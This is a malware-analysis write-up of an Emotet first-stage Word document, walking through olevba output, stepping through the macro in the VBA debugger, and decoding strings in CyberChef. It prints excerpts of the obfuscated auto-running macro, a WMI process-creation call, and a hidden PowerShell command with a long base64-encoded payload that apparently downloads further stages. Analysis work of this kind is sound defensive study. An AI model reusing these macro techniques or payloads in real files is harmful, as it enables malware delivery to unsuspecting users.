

INITIAL STAGE ANALYSIS OF EMOTET MALWARE

This write-up will explain how initial stage of Emotet works. The first stage malware is a document file which can be found at https://app.any.run/tasks/e9d96c3c-598f-4a17-ba78-5d2627c844a3/

STATIC ANALYSIS



SECURITY WARNING Macros have been disabled. Enable Content



Office 365 Microsoft

THIS DOCUMENT IS PROTECTED.

Previewing is not available for protected documents.

You have to press "ENABLE EDITING" and "ENABLE CONTENT" buttons to preview this document.

Figure 1 emotet.doc opened in MSWord

We can see that it asking us to “Enable Content” which allows to execute macros. Figure 2 shows process graph from ANY.RUN and it clearly shows what happens in the background if we enable macros.





Figure 2 process graph from ANY.RUN

There are few process which starts running like cmd.exe, msg.exe and powershell.exe but we can only see output of msg.exe shown in figure 3




```
Message from [redacted] 1/24/2021 2:39 PM

Word experienced an error trying to open the file.
```


Figure 3 msg.exe output after running emotet.

Now this needs more investigation and it time to dive in. we can analyze macros using tools like oledump or olevba or vipermonkey for automated analysis. We can use REMnux which is a malware analysis VM where all of this tools is preinstalled



```
remnux@remnux:~/malwares$ olevba emotet.doc
olevba 0.56 on Python 3.8.5 - http://decalage.info/python/oletools
===============================================================================
FILE: emotet.doc
Type: OLE
ERROR    invalid value for PROJECTDOCSTRING_Id expected 0005 got 0032
-------------------------------------------------------------------------------
VBA MACRO Sky5mdbfre3xe7q8.cls
in file: emotet.doc - OLE stream: 'Macros/VBA/Sky5mdbfre3xe7q8'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
Private Sub Document_open()
Ekyjujey2miwyla
End Sub
-------------------------------------------------------------------------------
VBA MACRO Hj8dhqrdh_8498.bas
in file: emotet.doc - OLE stream: 'Macros/VBA/Hj8dhqrdh_8498'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
(empty macro)
-------------------------------------------------------------------------------
VBA MACRO Dulz0g2a3qqdjsty7.bas
in file: emotet.doc - OLE stream: 'Macros/VBA/Dulz0g2a3qqdjsty7'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
Function Ekyjujey2miwyla()
   GoTo FkmBAH
Set uifQEJ = IcgiD
    Dim uwljH, rdwmZFK, OJlopx As Long
    Dim zxmKGAJHA As Word.Paragraph
    Dim okSXVy() As Byte
    For Each zxmKGAJHA In Sky5mdbfre3xe7q8.Paragraphs
        okSXVy = zxmKGAJHA.Range
        dscc = "sadsaccc" & zxmKGAJHA.Range
        rdwmZFK = UBound(okSXVy) - 1
        uwljH = 0
```

Figure 4 olevba output




```
+----------+--------------------+---------------------------------------------+
|Type      |Keyword             |Description                                  |
+----------+--------------------+---------------------------------------------+
|AutoExec  |Document_open       |Runs when the Word or Publisher document is  |
|          |                    |opened                                       |
|Suspicious|Create              |May execute file or a system command through |
|          |                    |WMI                                          |
|Suspicious|CreateObject        |May create an OLE object                     |
|Suspicious|Hex Strings         |Hex-encoded strings were detected, may be    |
|          |                    |used to obfuscate strings (option --decode to|
|          |                    |see all)                                     |
|Suspicious|Base64 Strings      |Base64-encoded strings were detected, may be |
|          |                    |used to obfuscate strings (option --decode to|
|          |                    |see all)                                     |
+----------+--------------------+---------------------------------------------+

remnux@remnux:~/malwares$ 
```

Figure 5 olevba output cont.

Use *olevba <filename>* to run the tool as seen in figure 4. In the output we see document_open() is used as seen in figure 5 and also shows the CreateObject and Base64 strings are used. Once the document is opened it runs Ekyjujey2miwyla() function which contains 400 above lines of obfuscated code most of this code is junk and not referenced anywhere better way to get around this is to use a debugger.

MSWord has a debugger so we can use it by pressing ALT+F11




```
Private Sub Document_open()
Ekyjujey2miwyla
End Sub
```

(Name)	Sky5mdbfre3xe
AutoFormatOverr	False
ChartDataPointTr	True

Figure 6 MSWord debugger

DYNAMIC ANALYSIS


We see the same functions we saw earlier, the reason for using a debugger is to see deobfuscated contents, it can be done by running the macro and printing the results of the variables. Click on the Ekyjujey2miwyla function and click at first line of that function and put a breakpoint using F9 and click F8 to step into or execute the code line by line. Now you can see it's highlighted with yellow color as seen in figure 7.



```
Function Ekyjujey2miwyla()
   GoTo FkmBAH
Set uifQEJ = IcgiD
    Dim uwljH, rdwmZFK, OJlopx As Long
    Dim zxmKGAJHA As Word.Paragraph
    Dim okSXVy() As Byte
    For Each zxmKGAJHA In Sky5mdbfre3xe7q8.Paragrap
        okSXVy = zxmKGAJHA.Range
        dscc = "sadsaccc" & zxmKGAJHA.Range
        rdwmZFK = UBound(okSXVy) - 1
        uwljH = 0
Set EeuJHEHF = wONTemEFr
        Do Until rdwmZFK > rdwmZFK
            If okSXVy(rdwmZFK) = 46 Or rdwmZFK = rd
                dscc = "sasdsacc" & (uwljH / 2) + 1
                uwljH = rdwmZFK + 2
            End If
            rdwmZFK = rdwmZFK + 2
        Loop
    Next
FkmBAH:
skuwd = R94sbg0kp8g5 + Sky5mdbfre3xe7q8 _
. _
Content + Puaskfwqwxz_
```

Figure 7 debugger after putting breakpoint


As mentioned earlier most part of the code is junk and never used we can easily identify this by stepping into few line as seen in figure 7. There is a goto FkmBAH instruction which jumps to FkmBAH label, and anything in between this is junk code. The same pattern is used across the code with different label names as seen in figure 8.



```
FkmBAH:
skuwd = R94sbg0kp8g5 + Sky5mdbfre3xe7q8 _
. _
Content + Puaskfwqwxz_
   GoTo dNKFVFD
Set WDyUCG = HmdtGfbHA
    Dim FgPjRJEIR, PJULJBb, MiRGG As Long
    Dim lkPbvChTB As Word.Paragraph
    Dim msHCWHCAt() As Byte
    For Each lkPbvChTB In Sky5mdbfre3xe7q8.Paragraphs
        msHCWHCAt = lkPbvChTB.Range
        dscc = "sadsaccc" & lkPbvChTB.Range
        PJULJBb = UBound(msHCWHCAt) - 1
        FgPjRJEIR = 0
Set DEdCJACpO = kVnSBBJ
        Do Until PJULJBb > PJULJBb
            If msHCWHCAt(PJULJBb) = 46 Or PJULJBb = PJULJBb Then
                dscc = "sasdsacc" & (FgPjRJEIR / 2) + 1 & " to "
                FgPjRJEIR = PJULJBb + 2
            End If
            PJULJBb = PJULJBb + 2
        Loop
    Next
dNKFVFD:
wjnsc = "x [ sh bpx [ sh b"
```

Figure 8 junk code

Cleaning up the code will reduce the code to 88 lines. However cleaning up the code is not necessary because the debugger will only run valid code so we can still get the output without wasting time cleaning up the code. We can use *Debug.print* command to print value of a variable in the immediate window. As seen in figure 9 *CreateObject()* function is passed with parameter *winmgmts:win32_process* and set to a variable.




```
OY1TFEt:
Set H2lplpiprsq2y = CreateObject(Yw3n4ijej_c5k)
  GoTo avenchqcm
Set nYfpXuDyH = HYflxGv
    Dim HaMJF, tLOwC, MeewHjDR As Long
    Dim OCclfDa As Word.Paragraph
    Dim qLAiGc() As Byte
    For Each OCclfDa In Sky5mdbfre3xe7q8.Paragraphs
```

```
Debug.Print Yw3n4ijej_c5k
winmgmts:win32_process
```

Figure 9 deobfuscated winmgmts:win32_process

Further stepping into code we see *H2lplpiprsq2y.create* being used and *nnjasd* is passed to it, it has obfuscated command and base64 string passed to powershell with *–w hidden* which hides the window and runs instructions in base64 encoded string as seen in figure 10.




```
hfACeBO:
H2lplpiprsq2y.Create nnjasd, Bf0256837rexe, A95ize8agn0fuh
    GoTo Image
Set NIEFpmJ = fgxZE
    Dim QqMgHpfGB, mvXsJDCI, dKpjABOAD As Long
    Dim fQyMHGCJ As Word.Paragraph
    Dim LxgTE() As Byte
    For Each fQyMHGCJ In Sky5mdbfre3xe7q8.Paragraphs
```

Immediate

```
Debug.Print nnjasd
cmd cmd /c m^s^g %username% /v Wo^rd exp^erien^ced an er^ror tryi^ng to op^en th^e fi^le. & p^owe^rs^he^ll^ -w hi^dd^en -^e^nc
5AGsAJwArACcAdABOAGsAJwApACsAJwAyACcAKwAnAGQAJwArACgAJwB1AGgAYgA5ACcAKwAnAGsAdAAnACsAJwBHAHgAbABoACcAKQArACgAJwA5AGkAJwArACcAYQA5AGsAdAAnAC
B1ADMAKwAnAC4AZAAnACAAKwAgACcAbABsACcAOwAkAFYAMgA4AFUAPQAoACcAQwA4ACcAKwAnADgASwAnACkAOwAkAE0AcgBpAHEAZAA1ADkAPQAnAGgAJwAgACsAIAAnAHQAdAAnA
wArACcAWwAgACcAKwAoACcAcwAnACsAJwBoACAAJwApACsAKAAnAGIAOgAnACsAJwAvACcAKQArACgAJwAvAGkAZQAtACcAKwAnAGIAJwArACcAZQAnACkAKwAoACcAcwAnACsAJwB0
ZQB0ACcAKQArACcAcwBjACcAKwAnAG8AbQAnACsAJwBwACcAKwAnAGEAJwArACcAcgB1ACcAKwAnAG8AbgAnACsAKAAnAGwAaQAnACsAJwBuAGUAJwApACsAKAAnAC4AJwArACcAYwB
AewB0AHIAeQB7ACgALgAoACcATgB1ACcAKwAnAHcALQBPAGIAagB1AGMAJwArACcAdAAnACkAIABzAFkAUwB0AEUAbQAuAG4ARQBUAC4AdwBFAEIAQwBMAEkAZQBuAFQAKQAuACIAZA
```

Figure 10 obfuscated command which nnjasd holds

Cleaned up command looks like *cmd cmd /c msg %username% /v Word experienced an error trying to open the file. & powershell -w hidden –enc* we could only see message box in figure 3 because everything else is hidden as mentioned earlier now we need to decode base64 string to see what is passed to powershell to execute. To decode this we can use cyberchef as seen in figure 11.



From Base64

Alphabet
A-Za-z0-9+/=

✓ Remove non-alphabet chars

Remove null bytes

IAAgAFMAdgAgACAAUABCADUAbwAgACAAKABbAFQAWQBwAEUAXQAoACIAewAyAH0AewAxAH0AewA1AH0AewAzAH
0AewAwAH0AewA2AH0AewA0AH0AIgAgAC0ARgAgACcAVAAnACwAJwBFAE0ALgBJACcALAAnAFMAWQBzAFQAJwAs
ACcAZQBDACcALAAnAHkAJwAsACcAbwAuAEQASQBSACcALAAnAE8AUgAnACkAIAApACAAOwAgACAAUwBFAHQALQ
BJAFQARQBtACAAdgBBAFIASQBhAEIATABlADoAbQA3AGEAOQAgACgAWwB0AHkAcABFAF0AKAAiAHsANAB9AHsA
MgB9AHsAMwB9AHsANQB9AHsAMQB9AHsANgB9AHsAMAB9AHsANwB9ACIAIAAtAGYAJwBuACcALAAnAEkAQwBFAH
AATwBJAE4AdABtACcALAAnAG4AZQBUACcALAAnAC4AJwAsACcAcwB5AFMAdABlAE0ALgAnACwAJwBzAEUAUgB2
ACcALAAnAEEAJwAsACcAYQBHAGUAcgAnACkAIAApACAAIAA7ACAAIAAkAEkAaAB2ADgAOQBfAGcAPQAkAE0AOQ
AxAEcAIAArACAAWwBjAGgAYQByAF0AKAAzADMAKQAgACsAIAAkAEgAMgAzAEQAOwAkAEQAOQA0AE0APQAoACgA
JwBQADcAJwArACcAMgAnACkAKwAnAFgAJwApADsAIAAoAGcARQBUAC0AdgBhAHIAaQBhAEIAbABlACAAcABiAD
UAbwAgAC0AVgBBACkAOgA6ACIAYwByAEUAYQBUAGUAZABpAGAAUgBlAEMAdABgAG8AUgBZACIAKAAkAEgATwBN
AEUAIAArACAAKAAoACgAJwA
5AGsAJwArACcAdABOAGsAJwApACsAJwAyACcAKwAnAGQAJwArACgAJwB1AGgAYgA5ACcAKwAnAGsAdAAnACsAJ
wBHAHgAbABoACcAKQArACgAJwA5AGkAJwArACcAYQA5AGsAdAAnACkAKQAuACIAcgBFAGAAUABsAGEAQwBlACI
AKAAoACcAOQAnACsAJwBrAHQAJwApACwAJwBcACcAKQApACkAOwAkAEoAOAA3AEgAPQAoACcAUwAnACsAKAAnA

